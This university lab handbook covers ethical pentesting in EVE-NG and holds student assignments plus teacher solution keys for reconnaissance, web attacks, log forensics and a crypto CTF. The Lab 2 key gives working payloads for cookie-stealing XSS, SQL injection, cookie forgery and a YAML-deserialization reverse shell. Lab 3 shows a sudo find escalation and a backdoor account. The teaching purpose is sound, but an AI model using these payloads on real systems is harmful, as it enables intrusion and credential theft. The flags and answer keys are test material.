TecnoCampus

Centre universitari adscrit a la

upf. Universitat Pompeu Fabra *Barcelona*

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Laboratory Exercises

Volume II — Labs

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

May 2026

Centre universitari adscrit a la

TecnoCampus

upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 1

Reconnaissance & Enumeration

Student Assignment

Course	Introduction to Cybersecurity
Lab	1 of 4
Topic	Reconnaissance & Enumeration
Duration	90–120 minutes
Difficulty	Beginner
Flags	3

Eloi Egea Rada

Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Learning Objectives

After completing this lab you will be able to:

- Perform basic active reconnaissance on a target host using standard tools
- Identify exposed services and gather information from HTTP responses
- Use discovered credentials to obtain shell access via SSH
- Navigate a multi-hop network environment (firewall, router, server, workstation)
- Document findings in a structured penetration testing report

Scenario


You are a junior penetration tester hired to assess the perimeter of **PEBCAK Corp** – a fictional company whose name stands for *Problem Exists Between Chair And Keyboard*.


Your point of entry is the **Attacker** node in the lab environment. The target company exposes a public hostname: `lab1`. Your goal is to enumerate the target, find exposed information, and pivot as deep as possible into the internal network.

Rules of engagement

- Only attack nodes within the lab environment
- Do not modify pfSense firewall configuration
- Document every step – commands run, output received, decisions made
- If the lab breaks, notify your instructor (do not attempt to fix infrastructure)

Network Topology





Node	Role	Access
Attacker	Your machine (Parrot OS)	VNC console
Firewall	Perimeter firewall (pf-Sense)	Via exploitation
Router	Internal router (VyOS)	*infrastructure – do not modify*
Server	Target web + SSH server	Via exploitation
PC1	Internal workstation	Via exploitation

Table 1: Lab nodes overview

Entry point: The hostname `lab1` resolves to the firewall's public IP. All inbound traffic goes through the firewall before reaching internal nodes.

Tasks

Complete the following tasks in order. Document each step.

Task 1 – Web Reconnaissance

1. Open a browser on the Attacker node and navigate to `http://lab1`
2. Identify the company name displayed on the page
3. View the page source (`Ctrl+U` or `curl -s http://lab1`)
4. Look for any hidden information or comments in the HTML

Deliverable: What hint did you find in the page source?

Task 2 – Service Discovery

1. Using the hint from Task 1, find an additional resource on the web server

2. What credentials are exposed at that resource?
3. What service do the credentials grant access to?

Deliverable: Service type, host, username.

Task 3 – Initial Access (Flag 1)

1. Use the discovered credentials to connect to the target service
2. Confirm you have a shell on the target server
3. List the contents of the home directory and read the flag file

Deliverable: Contents of the flag file. Read it carefully – it contains more than just the flag.

Task 4 – Pivot to Firewall (Flag 2)

1. Using information found in Task 3, connect to the internal firewall
2. Read the flag file in the administrator's home directory

Deliverable: Flag string. What security mistake made this possible?

Task 5 – Reach the Workstation (Flag 3)

1. The firewall flag reveals a further internal host
2. From the server, connect to the internal workstation
3. Read the flag in the user's home directory

Deliverable: Flag string. How many hops from the Attacker to the workstation?

Deliverables

Submit a brief report (1–2 pages) covering:

- **Reconnaissance summary:** what did you find and how
- **Access path:** step-by-step from Attacker to each target
- **All 3 flags captured:** paste the exact flag strings
- **Reflection:** one thing you would fix as the sysadmin to stop this attack

Hints

Stuck? Hints are ordered by how much they reveal. Try each before moving to the next.

1. Web servers often have more than one page. Think about what the company name suggests.
2. `curl` and your browser both let you read page source. Comments in HTML are written between `<!--` and `-->`.
3. Once you have SSH credentials, the command is: `ssh user@hostname`
4. Read the flag file *completely* – it often contains more than the flag itself.
5. From a server inside a network, you can reach other internal hosts with `ssh user@ip`.

Tools Reference

The following tools are available on the Attacker node:

Tool	Use
`firefox`	Web browser for manual reconnaissance
`curl`	Command-line HTTP client
`ssh`	Secure Shell client
`nmap`	Network scanner (for further exploration)
`dig / nslookup`	DNS query tools

Table 2: Available tools on Attacker node

TecnoCampus

Centre universitari adscrit a la

upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 1

Reconnaissance & Enumeration

Teacher Reference — Do Not Distribute

Do not distribute to students.
This document contains the complete solution including flags and credentials.

Course	Introduction to Cybersecurity
Lab	1 of 4
Topic	Reconnaissance & Enumeration
Flag 1	`FLAG{p3bc4k_s3rv3r_0wn3d}`
Flag 2	`FLAG{d3f4ult_cr3ds_k1ll_s3cur1ty}`
Flag 3	`FLAG{sk1n3t_b3c4m3_s3nt13nt}`

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Topology Reference

Node	Hostname	Internal IP	OS
Attacker	—	192.168.0.x (DHCP)	Parrot OS
Firewall	lab1	192.168.0.29 (WAN)	pfSense CE 2.7.2
Router	—	172.16.0.2 / 192.168.20.1	VyOS
Server	pebcak	192.168.20.50	Ubuntu Server 24.04
PC1	—	192.168.10.50	Ubuntu Desktop 24.04

Traffic flow: `Attacker -> pfSense WAN (NAT) -> VyOS -> Server / PC1`

Step 1 – Landing Page & Source Inspection

Open Firefox on the Attacker and navigate to `http://lab1`.

```
$ curl -s http://lab1
<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>PEBCAK Corp</title
  ></head>
<body>
  <h1>PEBCAK CORP</h1>
  <p>Problem Exists Between Chair And Keyboard</p>
  <!-- sometimes simplify and search -->
</body>
</html>
```

Finding: HTML comment `<!-- sometimes simplify and search -->`

Interpretation: "simplify and search" – the company name is PEBCAK, try `/pebcak` or `/pebcak.html`.

Step 2 – Hidden Page Discovery

```
$ curl -s http://lab1/pebcak.html
<!DOCTYPE html>
<html><head><title>PEBCAK Corp -- Internal</title></
  head>
<body>
  <h2>Maintenance Access</h2>
  <table>
    <tr><td>Protocol</td><td>SSH</td></tr>
    <tr><td>Host</td><td>lab1</td></tr>
    <tr><td>User</td><td>blackmesa</td></tr>
```

```
    <tr><td>Password</td><td>!Bl4kM3s$</td></tr>
  </table>
</body>
</html>
```

Finding: SSH credentials on an unauthenticated internal page.

Step 3 – SSH Initial Access (Flag 1)

```
$ ssh blackmesa@lab1
blackmesa@lab1's password: !Bl4kM3s$

blackmesa@pebcak:~$ cat ~/flag.txt
FLAG{p3bc4k_s3rv3r_0wn3d}

-- PEBCAK Corp Internal Credentials --
Firewall management access:
  Host     : 172.16.0.1
  Protocol : SSH / Web UI
  User     : admin
  Password : pfsense
```

FLAG CAPTURED: FLAG{p3bc4k_s3rv3r_0wn3d}

Note: The flag file also reveals firewall credentials – this is intentional and leads to Step 4.

Step 4 – Pivot to Firewall (Flag 2)

From the Server, use the credentials found in `flag.txt`:

```
blackmesa@pebcak:~$ ssh admin@172.16.0.1
admin@172.16.0.1's password: pfsense

[2.7.2-RELEASE][admin@pfSense.localdomain]/root: cat /
   root/flag.txt
FLAG{d3f4ult_cr3ds_k1ll_s3cur1ty}

-- Network inventory --
Workstation found on internal network:
  Host     : 192.168.10.50
  User     : skynet
  Password : Sk1n3t
```

FLAG CAPTURED: FLAG{d3f4ult_cr3ds_k1ll_s3cur1ty}

Why it works: VyOS routes traffic between the Servers LAN (192.168.20.0/24) and pfSense LAN (172.16.0.1/30). The admin password is the default `pfsense` – never changed.

Step 5 – Pivot to Workstation (Flag 3)

The pfSense flag reveals an internal workstation at 192.168.10.50. From the Server, the student can reach it directly via VyOS routing:

```
blackmesa@pebcak:~$ ssh skynet@192.168.10.50
skynet@192.168.10.50's password: Sk1n3t

skynet@pc1:~$ cat ~/flag.txt
FLAG{sk1n3t_b3c4m3_s3nt13nt}
```

FLAG CAPTURED: `FLAG{sk1n3t_b3c4m3_s3nt13nt}`

Attack path summary:

```
Attacker -> lab1 (HTTP) -> pebcak.html -> Server
        (SSH) -> pfSense (SSH) -> PC1 (SSH)
```

Total hops from Attacker to PC1: **4 pivots.**

Grading Guide

Criterion	Evidence expected	Points
Found HTML comment	Screenshot or curl output with comment	15
Discovered `/pebcak.html`	URL + screenshot or curl output	15
SSH access to Server	Terminal showing `pebcak` prompt	15
Flag 1 captured	`FLAG{p3bc4k_s3rv3r_0wn3d}`	15
Flag 2 captured (pfSense)	`FLAG{d3f4ult_cr3ds_k1ll_s3cur1ty}`	15
Flag 3 captured (PC1)	`FLAG{sk1n3t_b3c4m3_s3nt13nt}`	15
Report quality	Clear, structured, all steps documented	10
Total		**100**

Table 1: Grading rubric for Lab 1

Common Student Mistakes

- **Not reading flag.txt fully:** Each flag file contains credentials leading to the next hop. Students who stop at the flag string miss the pivot.
- **Wrong password quoting:** The `!` in `!Bl4kM3s$` is special in bash. Works fine when typed interactively.
- **Using IP instead of hostname for Server:** `ssh blackmesa@192.168.0.29` works but misses the DNS resolution lesson.
- **Modifying pfSense:** Remind students the scope is enumeration, not infrastructure modification.
- **Not pivoting from Server to PC1:** Some students reach pfSense and stop. Remind them the pfSense flag file contains further information.

TecnoCampus

Centre universitari adscrit a la

upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 2

Web Application Vulnerabilities

Student Assignment

Course	Introduction to Cybersecurity
Lab	2 of 4
Topic	Stored XSS & Session Hijacking
Duration	90–120 minutes
Difficulty	Intermediate
Flags	3

Eloi Egea Rada

Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Learning Objectives

After completing this lab you will be able to:

- Identify and exploit a **Stored Cross-Site Scripting (XSS)** vulnerability in a web application
- Understand why cookies without the `HttpOnly` flag are dangerous
- Exfiltrate a session cookie from an authenticated victim using a malicious payload
- Perform **session hijacking** by replaying a stolen cookie in a different browser
- Reflect on the mitigation measures that would prevent each step of the attack

Scenario

You are a penetration tester assessing **Synapse Corp** – a company that runs an internal web platform for employee communications. The application includes a public comments section that any visitor can read and post to.

During your recon you noticed that no input validation seems to be applied to comments. A simulated employee (represented by an automated browser) is known to log in periodically and visit the comments page.

Your objectives are:

1. Confirm the comments section is vulnerable to Stored XSS.
2. Use that vulnerability to steal the authenticated employee's session cookie.
3. Use the stolen cookie to access the application as that employee without knowing their password.

Rules of engagement

- Only interact with the lab environment (`192.168.30.10`)
- Do not attempt to modify the Docker containers or the server infrastructure
- Document every payload you try, even if it does not work

- If the listener stops receiving requests, re-read the victim's cycle time and try again

Network Topology

```
[ Attacker - Parrot OS ]   (10.0.40.5)
          |
          | (EVE-NG management network)
          |
  [ nginx proxy ]  <-- entry point: http://192.168.30.10
          |
  [ flask app ]    (vulnerable Synapse application)
          |
  [ victim ]       (Playwright browser -- simulated authent
```

Node	Role	Access
Attacker	Your machine (Parrot OS)	VNC console
nginx	Reverse proxy exposing the web app	http://192.168.30.10
flask	Vulnerable Python web application (Synapse)	Via nginx
victim	Automated Playwright browser (simulated user)	Internal only

Table 1: Lab nodes overview

Entry point: The application is reachable at `http://192.168.30.10`. The victim container authenticates as user `guest` and visits `/comments` every ~20 seconds.

Tasks

Complete the following tasks in order. Document every command, payload, and screenshot.

Task 1 – Application Reconnaissance

1. Browse to `http://192.168.30.10` and explore the application.

2. Identify the routes that are publicly accessible without authentication.
3. Navigate to `/comments` and read the existing entries.
4. Inspect the page source and identify where user input is rendered.

Deliverable: Which routes did you find? Is the input reflected raw in the HTML?

Task 2 – Stored XSS Verification (Flag 1)

1. Post a comment containing a classic XSS proof-of-concept payload.
2. Log in as `guest` (credentials on the login page hint) and revisit `/comments` to trigger execution in a legitimate session.
3. Confirm that JavaScript executes in the context of an authenticated user.

Deliverable: Screenshot of the XSS executing. Flag 1 appears inside the alert box – read it carefully.

Task 3 – Cookie Exfiltration

1. On your Parrot machine, start an HTTP listener on port `8000`.
2. Craft a payload that sends `document.cookie` to your listener as a query parameter.
3. Post the payload as a comment.
4. Wait for the victim container to visit `/comments` and observe the incoming request on your listener.
5. Decode the URL-encoded cookie value from the log line.

Deliverable: The full cookie value received on your listener.

Task 4 – Session Hijacking (Flag 2)

1. Open a private/incognito browser window and navigate to `http://192.168`
2. Without entering any credentials, inject the stolen cookie into the browser.
3. Reload the page and verify you are recognised as `guest`.
4. Navigate to a route that requires authentication and capture Flag 2.

Deliverable: Flag 2 string. Explain in one sentence why this works.

Deliverables

Submit a report (1–2 pages) covering:

- **XSS confirmation:** payload used and screenshot of execution
- **Cookie exfiltration:** listener output with the raw request line
- **Session hijacking:** how you injected the cookie and the result
- **Both flags captured:** exact flag strings
- **Reflection:** at least two specific mitigations that would break this attack chain

Hints

Stuck? Hints are ordered by how much they reveal.

1. The comments section renders input directly in the HTML without escaping. Think about what a browser does when it encounters a `<script>` tag.
2. A minimal XSS payload to confirm execution: `<script>alert(1)</scri`
3. To receive the cookie, you need a server that logs HTTP requests. `python3 -m http.server 8000` prints every GET request to stdout.
4. Your listener IP inside the lab is `10.0.40.5`. The victim's browser must be able to reach it directly.
5. To inject a cookie from the browser console: `document.cookie = "name=value; path=/";`
6. The victim visits `/comments` roughly every 20 seconds. Be patient – it may take up to one full cycle after posting the payload.

Tools Reference

The following tools are available on the Attacker node:

Tool	Use
`firefox`	Browser for manual testing and cookie injection
`curl`	Command-line HTTP requests
`python3 -m http.server`	Minimal HTTP listener to capture exfiltrated data
Developer Tools	Inspect cookies (Storage/Application tab) and console
`burpsuite`	Optional – intercept and replay HTTP requests

Table 2: Available tools on Attacker node

Centre universitari adscrit a la

TecnoCampus

upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 2

Web Application Vulnerabilities

Teacher Reference — Do Not Distribute

Do not distribute to students.
This document contains the complete solution including flags and credentials.

Flags	3
Vulnerabilities	XSS, Broken Auth, SQLi, BAC, YAML Deserialization
OWASP	A01, A03, A07, A08

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Prerequisites

- Parrot attacker node running with static IP `10.0.40.5/24`
- Server-A SYNAPSE Portal running: `http://192.168.30.10`
- Server-B DataVault running: `http://192.168.30.20`

Configure Parrot static IP at session start:

```
nmcli con mod "Wired␣connection␣1" \
  ipv4.method manual ipv4.addresses 10.0.40.5/24 \
  ipv4.gateway 10.0.40.1 ipv4.dns 10.0.40.1
nmcli con up "Wired␣connection␣1"
```

Phase 1 — Stored XSS + Cookie Theft

The `/comments` endpoint renders input without sanitisation (`{{ c.body | safe }}`). The victim bot visits `/comments` every ~20s as user `guest`. The session cookie has no `HttpOnly` flag.

Step 1 — Start HTTP listener on Parrot

```
python3 -m http.server 8000
```

Step 2 — Post XSS payload

Login as `guest / guest123` and post to `/comments`:

```
<script>fetch('http://10.0.40.5:8000/?c='
  +encodeURIComponent(document.cookie))</script>
```

Step 3 — Receive victim cookie

Within ~20s the listener logs:

```
GET /?c=session%3D1%3Aguest%3Aguest HTTP/1.1
```

Cookie format exposed: `ID:ROLE:USERNAME` — no cryptographic signature.

Phase 2 — Broken Authentication (Cookie Forgery)

```
document.cookie = "session=1:admin:admin; path=/"
```

Refresh any page — header shows `Logged in as: admin`. Access to `/portal` and `/search` is now granted.

Phase 3 — UNION SQL Injection (FLAG #1)

The `/search?q=` endpoint concatenates user input into a raw SQL query.

Step 1 — Confirm injection

```
http://192.168.30.10/search?q='
```

Error displayed in browser confirms injection. The `reports` table has 5 columns.

Step 2 — Dump `admin_users`

```
/search?q=' UNION SELECT 1,username,flag,password,5 FROM
   admin_users--
```

Result:

```
monitor
FLAG{synapse_sqli_creds_dumped}
```

FLAG #1: `FLAG{synapse_sqli_creds_dumped}`

Phase 4 — Admin Panel (FLAG #2)

With the forged admin cookie, navigate to `http://192.168.30.10/admin`.

The `classified_intel` table entry contains:

```
FLAG{synapse_admin_classified_accessed}
operator / D4t4V4ult#2024  [DataVault at 192.168.30.20]
```

FLAG #2: `FLAG{synapse_admin_classified_accessed}`
Server-B creds: `operator / D4t4V4ult#2024`

Phase 5 — YAML Deserialization → RCE (FLAG #3)

Server-B DataVault uses `yaml.UnsafeLoader` in `/preview/<filename>`.

Step 1 — Start listener on Parrot

```
nc -lvnp 4444
```

Step 2 — Create YAML payload

```
cat > exploit.yml << 'EOF'
!!python/object/apply:os.system
- "bash -c 'bash -i >& /dev/tcp/10.0.40.5/4444 0>&1'"
EOF
```

Step 3 — Upload and trigger

1. Login at `http://192.168.30.20` as `operator / D4t4V4ult#2024`
2. Upload `exploit.yml`
3. Click **Preview** — reverse shell connects to Parrot

Step 4 — Read flag

```
cat /app/data/finalData.txt
# FLAG{synapse_nexus_exfil_complete}
```

FLAG #3: `FLAG{synapse_nexus_exfil_complete}`
Note: reverse shell runs as `uid=0(root)` inside the Docker container.

Summary

Phase	Vulnerability	OWASP	Flag
1	Stored XSS + cookie theft	A03 / A07	—
2	Broken auth (unsigned cookie)	A07	—
3	UNION SQL Injection	A03	FLAG #1
4	Broken access control (admin)	A01	FLAG #2
5	YAML deserialization + RCE	A08	FLAG #3

Key learning points

1. **Attack chaining** — no single vulnerability gives the final flag.
2. **Unsigned session tokens** — any cookie without HMAC/JWT can be forged.
3. `yaml.load()` **without SafeLoader** — equivalent to `eval()`; always use `yaml.safe_load()`.
4. **Defence in depth** — each fixed vulnerability still leaves others exploitable.

Centre universitari adscrit a la

TecnoCampus

upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 3

Incident Response & Log Forensics

Student Assignment

Course	Introduction to Cybersecurity
Lab	3 of 4
Topic	SOC Analysis, Privilege Escalation, Lateral Movement
Duration	90–120 minutes
Difficulty	Intermediate

Eloi Egea Rada

Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Scenario

HELIX Systems has suffered a security incident. The security team has detected suspicious activity during the early hours of 24 April 2026. You are a SOC analyst assigned to investigate the compromise.

Your mission is to connect to each affected server, extract and analyse the logs, and reconstruct the full attack chain. Document your findings and identify the attacker's techniques.

Entry point: SSH to the lab gateway using the credentials provided by your instructor.

```
ssh analyst@<lab-gateway-ip>
```

Password: An@lyst2024

Learning Objectives

- Read and interpret Linux authentication logs (`/var/log/auth.log`)
- Identify credential brute-force attacks from log evidence
- Recognise a `sudo` privilege escalation via `find` (GTFOBins)
- Trace lateral movement between internal servers
- Document an incident timeline with supporting evidence
- Identify Indicators of Compromise (IOCs)

Lab Infrastructure

You have access to two servers inside the HELIX Systems network:

Host	IP	Role
helix-web	(via SSH gateway)	Web server – initial compromise
helix-db	192.168.60.10	Internal database server

Both servers have an `analyst` user account (`An@lyst2024`) for your investigation.

Tasks

Task 1 – Initial Access on helix-web (3 points)

Connect to `helix-web` and examine the SSH authentication logs.

```
grep "Failed password\|Accepted password\|Invalid user" /var/log/
   auth.log
```

Answer the following:

a) From which external IP address did the attack originate?

b) Which user account was targeted in the brute-force attack?

c) At what time did the attacker successfully log in?

Task 2 – Privilege Escalation (4 points)

After obtaining initial access, the attacker escalated privileges.

```
grep "sudo" /var/log/auth.log | grep "COMMAND"
cat /etc/sudoers.d/devops
```

Answer the following:

a) What command did the attacker use to escalate privileges?

b) What misconfiguration made this possible?

c) What is the MITRE ATT&CK technique ID for this type of escalation?

d) How could this misconfiguration have been prevented?

Task 3 – Persistence & Post-Exploitation (3 points)

Examine what the attacker did after gaining root access.

```
grep "useradd\|usermod\|passwd" /var/log/auth.log
cat /etc/passwd | grep -v "nologin\|false"
```

Answer the following:

a) What backdoor did the attacker create?

b) What privileges does the backdoor account have?

Task 4 – Lateral Movement to helix-db (3 points)

Connect to the database server and look for signs of lateral movement.

```
ssh analyst@192.168.60.10
grep "Accepted password" /var/log/auth.log
```

Answer the following:

a) From which IP address did the attacker connect to `helix-db`?

b) Which user account was used?

c) At what time did this connection occur?

Task 5 – Data Exfiltration Evidence (3 points)

Examine the HELIX Systems data directory.

```
ls -la /opt/helix/data/
cat /opt/helix/data/.exfil_marker
```

Answer the following:

a) What sensitive data was present in this directory?

b) What evidence suggests the data was accessed or exfiltrated?

Task 6 – Incident Report (4 points)

Write a brief incident report (200–300 words) containing:

- Executive summary of the incident
- Full attack timeline with timestamps
- List of Indicators of Compromise (IOCs)
- Recommended remediation steps

Submission

Submit a PDF document containing:

1. Answers to all tasks with supporting log evidence (screenshots or copy-paste)
2. The incident report from Task 6

Centre universitari adscrit a la

TecnoCampus

upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 3

Incident Response & Log Forensics

Teacher Reference — Do Not Distribute

Do not distribute to students.
This document contains the complete solution including flags and credentials.

Techniques	Brute force, sudo privesc, persistence, lateral movement
MITRE	TA0001, TA0004, TA0003, TA0008, TA0010
Max points	20

Eloi Egea Rada

Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Task 1 — Initial Access on helix-web (3 points)

Attacker IP: 185.220.101.47
Targeted user: devops
Successful login time: 03:17:42

Key log lines:

```
Apr 24 03:05:03 helix-web sshd[1201]: Failed password for devops
  from 185.220.101.47 port 42001 ssh2
...  (25 total failures)
Apr 24 03:17:42 helix-web sshd[1231]: Accepted password for devops
  from 185.220.101.47 port 43100 ssh2
```

Commands expected from the student:

```
grep "Failed␣password\|Accepted␣password" /var/log/auth.log
grep 'Failed␣password␣for␣devops' /var/log/auth.log | wc -l
# 25
```

Task 2 — Privilege Escalation (4 points)

Command used: sudo /usr/bin/find
Misconfiguration: /etc/sudoers.d/devops contains NOPASSWD: /usr/bin/find
MITRE technique: T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching
Prevention: Remove NOPASSWD; apply principle of least privilege; use visudo

Key log lines:

```
Apr 24 03:18:01 helix-web sudo: devops : TTY=pts/0 ;
  PWD=/home/devops ; USER=root ; COMMAND=/usr/bin/find
```

```
# /etc/sudoers.d/devops
devops ALL=(ALL) NOPASSWD: /usr/bin/find
```

GTFOBins vector: find's -exec flag executes arbitrary commands as root.

```
sudo find / -name "*.conf" -exec cat {} \;
```

Task 3 — Persistence & Post-Exploitation (3 points)

Backdoor account: maint (UID 1003)
Privileges: NOPASSWD: ALL via /etc/sudoers.d/maint

Key log lines:

```
Apr 24 03:19:15 helix-web useradd[2041]: new user: name=maint,
  UID=1003, GID=1003, home=/home/maint, shell=/bin/bash
```

Full attacker command history (`/home/devops/.bash_history`):

```
id
whoami
sudo /usr/bin/find / -name "*.conf" -exec cat {} \;
useradd -m maint
echo "maint␣ALL=(ALL)␣NOPASSWD:␣ALL" > /etc/sudoers.d/maint
chmod 440 /etc/sudoers.d/maint
exit
```

Task 4 — Lateral Movement to helix-db (3 points)

Source IP: `192.168.50.10` (helix-web internal IP)
User: `devops` (same compromised credentials — password reuse)
Time: `03:21:03`

Key log line on `helix-db`:

```
Apr 24 03:21:03 helix-db sshd[987]: Accepted password for devops
  from 192.168.50.10 port 51234 ssh2
```

```
# Student pivot from helix-web:
ssh analyst@192.168.60.10   # An@lyst2024
grep 'Accepted' /var/log/auth.log
```

Task 5 — Data Exfiltration Evidence (3 points)

Sensitive data: `/opt/helix/data/clients.db` (SQLite with fictional client records)
Evidence: `/opt/helix/data/.exfil_marker`

```
185.220.101.47 - 2026-04-24 03:22 - data accessed
```

The external IP matches the initial brute-force source. Timestamp `03:22` follows the lateral movement login at `03:21`.

Task 6 — Incident Report (4 points)

Indicators of Compromise (IOCs)

- **IP:** `185.220.101.47` (external attacker)
- **User:** `devops` (compromised via brute force)

- **Backdoor:** `maint` account (UID 1003, NOPASSWD: ALL)
- **Files:** `/opt/helix/data/clients.db`, `.exfil_marker`
- **Technique:** GTFOBins `sudo find` (T1548.003)

Complete attack timeline

Time	Host	Event
03:05–03:16	helix-web	25 failed SSH attempts for `devops` from `185.220.101.47`
03:17	helix-web	Successful login as `devops`
03:18	helix-web	Privilege escalation via `sudo find`
03:19	helix-web	Backdoor account `maint` created
03:21	helix-db	Lateral movement from `192.168.50.10`
03:22	helix-db	Access to `clients.db` + `.exfil_marker` created

Recommended remediation

1. Disable `devops` and `maint` accounts immediately
2. Remove NOPASSWD from `/etc/sudoers.d/devops`
3. Rotate all credentials on both servers
4. Implement SSH key-based auth; disable password authentication
5. Deploy `fail2ban` + `auditd` on all servers
6. Apply least-privilege ownership on `/opt/helix/data/`

Centre universitari adscrit a la

TecnoCampus

upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 4

Cryptography & Steganography CTF

Student Assignment

Course	Introduction to Cybersecurity
Lab	4 of 4
Topic	Cryptography & Steganography
Duration	180–300 minutes
Difficulty	Hard
Flags	14 (A1–A5, B1–B5, C1–C4)

Eloi Egea Rada

Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Learning Objectives

After completing this lab you will be able to:

- Apply classical cryptanalysis techniques (frequency analysis, Kasiski examination, crib-dragging)
- Understand and exploit AES-ECB mode weaknesses using a byte-at-a-time oracle attack
- Exploit an RSA small-exponent vulnerability ($e = 3$, cube root attack)
- Extract hidden data from image EXIF metadata and raw binary structures
- Perform LSB steganography extraction from RGB and alpha channels
- Crack steghide-protected JPEG payloads
- Recognise and exploit ECDSA nonce reuse to recover a private key
- Chain CTF challenges across multiple servers using derived credentials

Scenario

NovaCorp has been breached. As a member of the incident response team, you have recovered a set of intercepted communications and suspicious image files from the attacker's exfiltrated archive.

Your mission is to break the ciphers, extract hidden data from the images, and reconstruct the attacker's communication channel step by step.

The investigation is divided into three modules hosted on separate servers:

- **Module A – Cryptography** (ServerA, 5 challenges): from simple substitution ciphers to asymmetric key attacks.
- **Module B – Steganography** (ServerB, 5 challenges): from EXIF metadata to LSB encoding and password-protected steganography.
- **Module C – Advanced Mix** (ServerC, 4 challenges): multilayer techniques combining cryptography and steganography. **Access to ServerC is gated** – you need two specific flags from Modules A and B first.

Rules of engagement

- Only attack nodes within the lab environment
- Do not modify the VyOS or pfSense infrastructure configuration
- Document every step – commands run, scripts written, output obtained
- The flag format is `H4U{...}` – capture the exact string
- If the lab breaks, notify your instructor

The Gate Mechanism

Important – read before starting

Access to **ServerC** is locked. The password is derived from two flags:


1. Flag **A5** – obtained from the RSA challenge on ServerA
2. Flag **B5** – obtained from the steghide JPEG on ServerB

Derive the ServerC password using the following formula:

$$\text{password} = \text{md5}(\text{flag\_A5} \| \text{flag\_B5})[:12]$$

Compute the MD5 hash of the concatenated flag strings and take the first 12 hexadecimal characters. This is the `devops` account password on ServerC.

Network Topology



Node	IP	Role	Entry
ServerA	10.10.1.10	Cryptography module (5 challenges)	ssh admin@10.10.1.10
ServerB	10.10.2.10	Steganography module (5 challenges)	ssh sysop@10.10.2.10
ServerC	10.10.3.10	Advanced mix (4 challenges, gated)	ssh devops@10.10.3.10

Table 1: Lab nodes overview

Module A – Cryptography (ServerA)

Entry: `ssh admin@10.10.1.10` Password: N3xaTech!

All challenge files are in `/home/admin/mensajes/`.

Challenge A1 – Classic Substitution

The file `A1_mensaje_interceptado.txt` contains an intercepted message. The text looks like English but every letter has been systematically shifted.

1. Read the file and observe the structure
2. Identify the cipher used (hint: the shift is exactly 13 positions)
3. Decode the message and extract the flag

Deliverable: the flag string in format `H4U{...}`.

